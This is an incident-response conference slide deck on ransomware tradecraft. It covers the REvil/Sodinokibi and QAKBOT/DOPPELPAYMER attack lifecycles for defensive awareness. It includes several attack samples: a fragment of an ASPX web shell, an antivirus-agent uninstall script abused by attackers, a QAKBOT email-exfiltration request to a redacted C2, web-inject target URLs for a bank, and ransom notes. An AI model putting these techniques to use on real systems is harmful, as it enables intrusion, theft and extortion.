It's not FINished

The Evolving Maturity in Ransomware Operations

Mitchell Clarke and Tom Hall

Principal Consultants, Incident Response

Mitchell Clarke

- Principal Consultant
- London, UK

- 2.5 years at Mandiant

snozberries_au


Tom Hall

- Principal Consultant
- London, UK

- Five years at Mandiant

thall_sec

Ransomware Operation Trends



APT

- An attacker has domain admin access to my environment
- There are multiple persistence mechanisms
- They likely stole business sensitive data

~~APT~~ Ransomware

- An attacker has domain admin access to my environment
- There are multiple persistence mechanisms
- They likely stole business sensitive data
- All of my IT infrastructure is down
- I can't function as a business

REvil/Sodinokibi

Introduction

REvil Ransomware as a Service

- First seen May 2019
- Operated by UNKN
- Affiliate model:
  - Multiple threat actors use the REvil RaaS
  - Affiliates are vetted and buy in
  - Affiliates receive 60% - 75% of payouts depending on performance

REvil Ransomware as a Service

- Each affiliate gains access to the RaaS platform:
  - Malware generation
  - Ransom demands and payment service
  - Victim communications
  - Coin laundering

Sodinokibi Ransomware

- On the most part, ransomed systems remain functional
  - System-related file extensions and directories are untouched
- To date, no issues found in crypto
- Each infected system has a unique private key:
  - Encrypted and stored in registry
  - Decrypted with attacker key

Time to Ransomware Deployment

- It depends on the affiliate
- For comprehensive domain-wide ransomware deployment:
  - Up to three to four months
  - Some affiliates appear to have a backlog of victims

REvil/Sodinokibi

Tradecraft and Attack Lifecycle

Initial Compromise

- Mass exploitation of high-profile vulnerabilities for internet-facing infrastructure:
  - VPN
  - SharePoint
  - RDP
  - Remote Access Applications
- Lateral movement via third parties
- Credential stuffing of internet infrastructure
- Phishing

Establish Foothold

Depends on the affiliate:

- Cobalt Strike
- VPN abuse
- Web shells

```
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<html>
<script Language="c#" runat="server">
    private const string AUTHKEY = "VictimOrg";
    private const string HEADER = "<html>\n<head>\n<title>command</title>\n<style
type=\"text/css\"><!--\nbody,table,p,pre,form input,form select {\n font-family:
\"Lucida Console\", monospace;\n font-size: 88%;\n}\n--
>\n</style></head>\n<body>\n";
    private const string FOOTER = "</body>\n</html>\n";
    protected void Page_Load(object sender, EventArgs e)
```

Escalate Privileges

- Mimikatz
- ProcDump
- Passwords within Group Policy Preferences
- Credentials stored in domain shares
- Credentials stored in user profiles:
  - Documents, text files, etc.

Reconnaissance

- Similar tools to what we see in APT/FIN intrusions as well as Red Team engagements:
  - Advanced IP Scanner
  - SoftPerfect Network Scanner
  - Bloodhound
  - Built-in Windows commands

Initial Compromise

Establish Foothold

Escalate Privileges

Reconnaissance

Lateral Movement

Maintain Presence

Data Theft

Ransomware Deployment

Lateral Movement

- WMIExec
- SMBExec
- CrackMapExec
- PsExec
- RDP

Initial Compromise

Establish Foothold

Escalate Privileges

Reconnaissance

Lateral Movement

Maintain Presence

Data Theft

Ransomware Deployment

Maintain Presence

- Cloud remote desktop software
- Cobalt Strike Beacon
- Web shells
- VPN abuse
- On-premise virtual desktop appliances

Data Theft

- Data compression tools
- Cloud data synchronisation platforms

Initial Compromise

Establish Foothold

Escalate Privileges

Reconnaissance

Lateral Movement

Maintain Presence

Data Theft

Ransomware Deployment

Deploy Ransomware

- Disable antivirus across entire estate

Initial Compromise

Establish Foothold

Escalate Privileges

Reconnaissance

Lateral Movement

Maintain Presence

Data Theft

Ransomware Deployment

Deploy Ransomware

- Disable antivirus across targeted systems

```
@echo off
REM By Robbie Ferguson // baldnerd.com
REM Removes ESET Management Agent (previously named ESET Remote Administrator
Agent) from Windows machines
REM Intended for use as GPO, but could have other applications
REM PLEASE BE MINDFUL - This will remove your connection to your ESMC/ERA server.
Depending on your policies, this could be a very bad thing.
REM This program must be run as administrator
REM Version 1.01

REM Tested successfully with:
REM - ESET Management Agent 7.0.553.0 EEE9596D-3139-4B63-B08B-3F17F0E345F0

echo "Uninstalling ESET Management Agent..."
echo "Trying version 6 and under..."
wmic product where name="ESET Remote Administrator Agent" call uninstall /nointeractive
echo "Trying version 7 and up..."
wmic product where name="ESET Management Agent" call uninstall /nointeractive
```

Deploy Ransomware

- Deletion of:
  - File Backups
  - Archives
  - Virtual Machine snapshots

Initial Compromise

Establish Foothold

Escalate Privileges

Reconnaissance

Lateral Movement

Maintain Presence

Data Theft

Ransomware Deployment

Deploy Ransomware

- Creation of open SMB file shares hosting SODINOKIBI ransomware
- Deployment of Group Policy Objects to create scheduled tasks to download and execute the SODINOKIBI ransomware
- PsExec for mop-up

Initial Compromise

Establish Foothold

Escalate Privileges

Reconnaissance

Lateral Movement

Maintain Presence

Data Theft

Ransomware Deployment

---=== Welcome. Again. ===---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension <8 unique chars>.

By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will not cooperate with us. Its not in our interests.

To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.

If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the private key. In practice - time is much more valuable than money.

[+] How to get access on website? [+]

Ransomware Negotiation

Your network has been infected!


Your documents, photos, databases and other important files **encrypted**

To decrypt your files you need to buy our special software - **General-Decryptor**

You can do it right now. **Follow the instructions below.** But remember that you do not have much time

The REvil Attack Lifecycle

Overview




QAKBOT and DOPPELPAYMER

Tradecraft and Attack Lifecycle

Partnership Model


- QAKBOT initially deployed as a banking trojan
- In 2020, the partnership model is seen
  - Ransomware developers are provided access to a compromised environment with QAKBOT
  - Negotiations for payment are handled by the ransomware developers themselves

Ransomware Attack Life Cycle



Initial Compromise

- QAKBOT campaigns in early 2020 were seen utilising unsophisticated phishing campaigns



From: accounts@[redacted] [mailto:[redacted]]
Sent: 30 March 2020 22:19
To: [redacted]
Subject: Remittance attached

Hello,

We need this reviewed, categorized and filed as soon as possible. Take a look and let me know how soon can you finish it.

ATTACHMENT DOCUMENT

Thank you

<a href="**https://<redacted>[.]<redacted>/direct/4345091.zip**">
ATTACHMENT DOCUMENT

QAKBOT

- QAKBOT is a modular backdoor which allows an attacker to select the capabilities required and upload through the default configuration

Modules

- Email Staging
- Cobalt Strike
- Web Injects

Email Staging Module

- The email module is a standalone binary, independent from other QAKBOT modules
- The module creates a directory for email staging, and utilises MAPI connections to a local outlook instance
  - %USERPROFILE%\EmailStorage_<computer_name>-<username>_<timestamp>
- Collected data is sent to a hard coded C2 with the data ZLIB compressed and base64 encoded

```
POST /bgate HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, /
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: <redacted>:1443
Content-Length: 1516
Cache-Control: no-cache

{"1": 1, "2": "<user_id>", "3": 14, "15": "<base64_enc_data>"}
```

Modules

- Email Staging
- Cobalt Strike
- Web Injects

Cobalt Strike Module

- QAKBOT can load Cobalt Strike in two ways
  - Arbitrary Downloads
    - The attackers can push the Cobalt Strike loader as a file and execute locally
  - Custom module
    - The Cobalt Strike module can be configured to load a pre-configured DLL which downloads and executes the Cobalt Strike payload

Modules

Email Staging

Cobalt Strike

Web Injects

Web Inject Module

- The module works by injecting the contents of the below file into explorer.exe
  - <install_path>\webinjects.cb
- The module iterates through a list of pre-configured sites and injects JavaScript elements
- Targeting appears related to Northern American organisations, as exampled below

```
https://www.bankofamerica.com/
https://www.bankofamerica.com/?*
https://www.bankofamerica.com/smallbusiness/
https://www.bankofamerica.com/smallbusiness/?*
https://secure.bankofamerica.com/login/sign-in/signOnScreen*
https://secure.bankofamerica.com/login/sign-in/signOnV2Screen*
https://www.bankofamerica.com/homepage/overview*
https://www.bankofamerica.com/homepage/smallbusiness*
https://secure.bankofamerica.com/customer/manageContacts*
https://secure.bankofamerica.com/myaccounts/signin/signIn.go?*
```

Modules

Email Staging

Cobalt Strike

Web Injects

DOPPELPAYMER

- In early 2020, the following delivery mechanisms were seen
  - Group Policies
    - Binaries placed in SYSVOL locations and deployed across the domain using scripts
      - PsExec
      - BITS Jobs
      - Scheduled Tasks

Four stage process from delivery of ransomware binary to encryption of files

Stage 1

- The DOPPELPAYMER variant enumerates all users for the local system and changes the password
- The password is generated with a pre-configured string and an MD5 hash of the computer name
  - *Preconfigured string:* TtXtE9n3
  - *Computer name hash:* 384DFCCEE8DB9F89ED2859E3F32F6AF5
  - *Full password:* TtXtE9n3&384DFCCEE8DB9F89ED2859E3F32F6AF5

1. Enumerates all users and changes password

Stage 2

- The ransomware copies a legitimate service and replaces the original with a copy of itself
  - **File:** <random>.exe
    - *Path:* %APPDATA%\<random>.exe
    - *Note:* Copy of DOPPELPAYMER binary
  - **Service:** <random_service>
    - *Path:* %WINDIR%\system32\<random_service>.exe
    - *Note:* Ransomware Service
  - **Service:** <random_service>-1
    - *Path:* %WINDIR%\system32\<random_service>.exe-1
    - *Note:* Backup of Service

1. Enumerates all users and changes password

2. Registers the ransomware as a service

Stage 3

- The Boot Configuration database is altered
  - recoveryenabled: no
    - Startup repair is disabled
  - safeboot: minimal
    - Ransomware service is started in safeboot
  - Group policy configured to display a ransom message prior to login

```
Your Network was hacked. Your ID: <redacted>
DO NOT RESET OR SHUTDOWN your PC or server.
DO NOT RENAME/ MOVE/ DELETE the encrypted and readme files.
Info:
hxxp:// <redacted> [.]onion/order/<redacted>
<redacted>@protonmail.com
Of you decide not to cooperate your sensitive data will be shared to public at
hxxp:// <redacted>[.]onion
and all the rest will remain unreachable to you.
```

1. Enumerates all users and changes password
2. Registers the ransomware as a service
3. Changes Boot Configuration Database

Stage 4

- After rebooting, the DOPPELPAYMER variant will begin encrypting files on the system.
  - <filename>.doppeled
  - <filename>.how2decrypt.txt

```
Your network has been hacked.
Your ID: <redacted>
Your files, backups and shadow copies are unavailable until you pay for a decryption
tool.
Otherwise your sensitive data will be shared to public at
hxxp://<redacted>[.]onion
and all the rest will remain unreachable to you.
TO SAVE YOUR DATA FROM DESTRUCTION:
DO NOT RESET OR SHUTDOWN your PC or server.
DO NOT RENAME/ MOVE/ DELETE the encrypted and readme files.
DO NOT USE ANY RECOVERY TOOLS that is aimed to restore encrypted files.
TO GET YOUR DATA BACK contact us on your personal page:
1. Download and install Tor Browser: hxxps://www.torproject[.]org/download/
2. Run the browser and wait for initialization.
3. Copy to the address bar:
hxxp://<redacted>[.]onion/order/<redacted>
4. Follow the instructions on the site.
5. Contact us within 48 HOURS from the date your network have been infected.
6. The link above is valid for 21 days. After the period expires and no contact is made,
the link and keys for your data will be erased completely.
7. Contact us via email <redacted>@protonmail.com OR live chat on your personal page.
DATA
<Base64 data>
```

1. Enumerates all users and changes password
2. Registers the ransomware as a service
3. Changes Boot Configuration Database
4. Reboots the system and encrypts files

Takeaway

- Highly effective
  - QAKBOT has been around for a long time
- High impact
  - DOPPELPAYMER removes access to systems
- Highly active
  - As many as an organisation a day in periods of 2020

Conclusion

A Continuing Problem

- Everything is increasing:
  - Payouts
  - Number of victims
  - Damage to organisations
  - Extortion for stolen data
- With so much profit, so many victims, the only trend is upwards
- Ransomware is now a boardroom risk

Improvements to Tradecraft

- More stealth, less noise
  - Ransomware engagements are fast, but they're loud
- Tooling improvements
  - Less reliance on standard penetration testing tools
  - More bespoke malware
- Faster to domain admin
- Improved ransomware deployment methods
- Increased effectiveness to delete backups

What's Next?

- Continued focus on mass exploitation of edge-devices
- Limiting factors for the attackers:
  - Too many victims
  - Not enough operators
- No downwards pressure until law enforcement intervention
  - The best organisations can do is to:
    - improve security
    - improve resilience

Thank you